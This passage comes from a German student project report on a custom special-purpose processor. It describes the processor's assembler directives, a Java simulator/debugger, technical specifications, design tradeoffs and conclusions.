Ein Label wird durch einen abschliessenden Doppelpunkt gekennzeichnet, z.B. 'Mein_Label:'. Ein Label symbolisiert eine Position im Quelletext, also eine effektive Speicheradresse, die dann als Symbol im Quelltext benutzt werden kann.

Das folgende Beispiel lädt den Wert aus der Speicherstelle 'Daten' (100) in AX, erhöht diesen Wert um 1 und schreibt die 101 in die Speicherstelle zurück.

```
        LODM [Daten], AX
        INC  AX
        STOM AX, [Daten]
        .
        .
        .
  Daten:
        DW 100
```

3.2.5 Die Absolute - Direktive

U.U. kann es nötig sein, bestimmte Daten gezielt an einer bestimmten physikalischen Speicheradresse abzulegen, insbesondere dann, wenn unterschiedliche Arten von Speicher (ROM, RAM) in einen gemeinsamen Adressraum gemappt werden. Zu diesem Zweck dient die Absolute-Direktive, die überall verwendet werden kann, wo auch ein Kommando zulässig wäre.

```
@ABSOLUTE <Adresse>
```

Alle folgenden Befehle und Daten werden ab der angegebenen absoluten Speicheradresse abgelegt. Diese Speicherbereiche müssen in der physikalisch richtigen Reihenfolge angegeben werden. Der Versuch, bereits belegten Speicher auf diese Weise zu überschreiben, resultiert ebenfalls in einem Fehler.

Beispiele:

```
  @ABSOLUTE 200h
        DB 0FFh
  @ABSOLUTE 100h    // Fehler, falsche Reihenfolge
        DB  00h
```

```
  @ABSOLUTE 100h
        DB  00h
  @ABSOLUTE 200h    // richtig
        DB 0FFh

  @ABSOLUTE 100h
        MOV AX, BX
        INC AX
  @ABSOLUTE 101h    // Fehler, an 101h steht bereits INC AX
```

3.2.6 Dump Byte / Dump Word

Mit den Befehlen 'DB' für 'Dump Byte' und 'DW' für 'Dump Word' können beliebige Daten in der Binärdatei abgelegt werden. DB <Zahl> speichert die Zahl als Byte (8 Bit) in der Ausgabedatei, DW <Zahl> als Word (16 bit). Über diesen Mechanismus können z.B. Variablen angelegt und vorinitialisiert werden.


Das folgende Beispiel addiert die Variablen A und B und schreibt das Ergebnis in C.

```
        LODM    [VariableA], AX
        LODM    [VariableB], BX
        ADD     AX, BX
        STOM    BX, [VariableC]

        HLT             // hier nicht anzuhalten fuehrt
                        // zu unvorhersehbaren Ergebnissen

VariableA:
        DW 2
VariableB:
        DW 5
VariableC:
        DW 0            // hier landet spaeter das Ergebnis
```

3.3 Der Simulator / Debugger

Der Simulator / Debugger ist eine simple, graphische Javaapplikation, die als Binaries vorliegende Programm disassemblieren und ausführen kann. Es ist sowohl eine schrittweise Ausführung (Debug) als auch eine schnelle Ausführung möglich. Das Programm achtet dabei nicht auf Takt oder Timing, d.h. es wird immer so schnell wie möglich ausgeführt. Der Simulator wird gestartet mit

Abbildung 5: Der Simulator




```
java simulator <eingabedatei.bin>
```

Auf der linken Seite des Programmfensters werden der aktuelle Befehl (ganz oben, farblich gekennzeichnet) sowie die unmittelbar folgenden Kommandos angezeigt. Scrollen oder springen im Quelltext ist nicht möglich, da eine Disassemblierung i.d.R. ohnehin nur im Kontext des aktuellen Instruktion Pointers sinnvoll ist. Beachten Sie ausserdem, dass weder der Simulator noch der Prozessor eine Möglichkeit haben, zwischen echtem Programmcode und Programmdaten zu unterscheiden. Die ausgegebenen Programmzeilen sind nur ein Disassembly des aktuellen Speicherinhaltes ab der Position IP. Das bedeutet nicht, dass es sich tatsächlich bei allen um gültige, erreichbare Befehle handelt.

Ein Klick auf den Button “Step” führt genau die aktuelle Programmzeile (farblich hervorgehoben) aus und stoppt dann wieder. Registerinhalte, Flags und Disassembly werden auf dem Bildschirm aktualisiert.

Der Button “Run” führt das Programm so schnell wie möglich aus, dabei werden auf dem Bildschirm nur die Flags und Register aktualisiert, nicht die Codeansicht. Das Programm stoppt entweder durch einen Klick auf den Button “Break” oder durch das Kommando HLT im Programm. Nach dem Erreichen eines HLT ist keine weitere Ausführung möglich, weder mit “Run” noch mit “Step”

Der Button “Reset” bringt den Prozessor wieder in den Ausgangszustand, “Quit” beendet den Simulator.

Die Ein- und Ausgabeports des Prozessors werden durch 4 Dateien simuliert. Die Dateien “inport0.txt” und “inport1.txt” müssen im Verzeichnis des Simulators existieren und liefern die Eingabedaten für die Ports 0 und 1. Die Dateien dürfen mit Whitespaces getrennte Zahlen enthalten (Zahlendarstellung wie im Assembler), die dann bei jedem IN sukzessive an den Prozessor weitergegeben werden. Der Port ist solange “Ready”, wie die Datei neue Eingabedaten enthält. Sobald das Ende der Eingabedatei erreicht ist, liefert der Port nur noch “Not Ready”. Um das Testen zu vereinfachen, dürfen die inport - Dateien Kommentare enthalten, wie sie auch im Assembler zulässig wären.

Analog erzeugen OUT - Kommandos in den Dateien “outport0.txt” und “outport1.txt” Zahlenkollonen mit den Ausgabedaten des Programms.

4 Zusammenfassung der Technischen Daten

In Tabelle 6 fassen wir noch einmal die verschiedenen Parameter unserer Entwicklung zusammen, die über den gesamten Artikel verteilt schon näher beschrieben worden sind.

5 Tradeoffs

Bei der Entwicklung unseres Prozessors mußten wir verschiedene Kompromisse eingehen, die meistens das Verhältnis zwischen Kosten (→ Gatterzahl) und Nutzen bzw. Effizienz betrafen. Einige davon seien hier näher erläutert.

Ein einfaches Beispiel ist die Bestückung des Gerätes mit Speicher (bzw. des Prozessors mit Adressleitungen). Dynamischer Speicher im Bereich einiger Megabyte sind heutzutage für wenige Euro zu haben. Doch benötigen wir hier nicht so viel und müßten den Prozessor mit bedeutend mehr Adressleitungen bestücken, die womöglich nie gebraucht werden.

Anders sieht es mit dem nicht-flüchtigen Flash-Speicher aus. Dieser ist das schwächste Glied in der Kette der Komponenten, wenn es um Taktung geht. (Leider ist er auch am teuersten.) Die benötigte Schreibzeit dieses Speichers liegt im Millisekundenbereich, was leicht mit unseren Vorstellungen der Taktung kollidiert. In der Praxis muß der Mikrocodespeicher an benötigte Wartetakte für das Beschreiben sehr langsamen Speichers angepaßt werden, Puffer (extern oder intern) verwendet werden oder in bestimmten Bereichen (einfache Tastaturtreiberlösungen) auf Flash verzichtet werden.

Um auch bei langsamen Takt (und nicht deutlich höheren Kosten) möglichst hohe Effizienz zu erzielen, haben wir die Register und die ALU nicht über den internen Bus verbunden, sondern direkt über zusätzliche Leitungen. Dies sind 3x16 Leitungen mehr, die jedoch teilweise gar nicht näher gesteuert werden müssen und zu einem kräftigen Leistungsschub führen können, da zusätzliche Datenhol-Zyklen vermieden werden.

Tabelle 6: Technische Daten

Energieverbrauch	< 1 Watt
Taktung	einige kHz
Pipelines	keine
Register	4 Akku, PC, IR, MAR, MDR
Flags	Zero (Z), Sign (S)
Bussysteme	universeller interner Bus
Adressbreite	16 Bit
ext. Speicher (ROM+Flash+RAM)	max. 64 KByte
Adressierung	Bytegrenzen
Endianess	little
CPI	variabel, > 6
Daten (intern)	16 Bit
Daten (extern)	8 Bit
Befehlsbreite	8 oder 24 Bit
Befehle	24
Steuereinheit	mikroprogrammgesteuert
Steuersignale	31
Mikrocode ROM	47 x 31 Bit
Mikroaddressleitungen	6
ext. ROM	z.B. 16KByte
ext. Flash	z.B. 16KByte
ext. RAM	z.B. 32KByte

Ein weiterer Punkt ist das Daten- bzw. das durch den internen Bus daran gekoppelte Adressformat. Weil unser Prozessor extern mit 8-Bit-Daten arbeitet, ist es besonders praktisch, die interne Daten- und Befehlsbreite auf ein Vielfaches eines Bytes zu setzen. Um genügend Adressbreite zu erhalten, benutzen wir den Faktor 2 (16 Bit). Dies paßt bei unserer Anwendung gut. Jedoch ist bei 1 Byte Befehlsbreite noch nicht der gesamte Bereich möglicher Befehle (auch mit Parametern) aufgebraucht. Leider passen in 1 Byte nicht 2 unserer benötigten Befehle, wodurch wir einige mögliche Befehle undefiniert und für eventuelle Erweiterungen reserviert haben.

Für die meisten Anwendungen im Mikrocode können einige Steuersignale zusammengelegt werden, wodurch sich die Anzahl der Bits im Mikrocodebefehl reduziert. Dies betrifft die Signale (Port_R und PortR_Z_enable) und (Port_W und PortW_Z_enable). Darauf haben wir verzichtet, um mehr Flexibilität (verschiedene benötigte Taktzahlen im Mikrocode) zu erreichen.

6 Schlußfolgerung

Angesichts der harten Konkurrenz aus dem Bereich der Softwarelösungen ist für den wirtschaftlichen Erfolgs eine gut funktionierende Marketingstrategie nötig. Schließlich ist für die Realisierung als Special-Purpose-Prozessor erst einmal viel Geld zu investieren. Ein vernünftiger Rahmen wäre sicherlich erst einmal eine Erstauflage mit 4-, besser 5-stelliger Stückzahl, weil sich das vorgeschlagene Gerät technisch auch mit General-Purpose-Prozessoren realisieren ließe (was sicherlich auch die parallel zu uns laufenden Projekte betrifft). Eine weitergehende Analyse in diese Richtung ist jedoch leider nicht Gegenstand dieses Projektes.

Ansonsten haben wir mit dem vorliegenden Projekt auf höher Ebene (nicht bis auf Gatterebene hinunter) einen Special-Purpose-Prozessor entwickelt, der mit verschiedenen Speicherarten umgehen kann und auf bestimmte, definierte Weise mit einem für ihn vorgesehenen I/O-Controller kooperiert.

Literatur

[1] Miroslaw Malek: Computer Architecture, Vorlesungsskript Technische Informatik II, Humboldt Universität zu Berlin

[2] Michael Tischer: PC Intern

[3] Trutz Eyke Podschun: Das Assembler Buch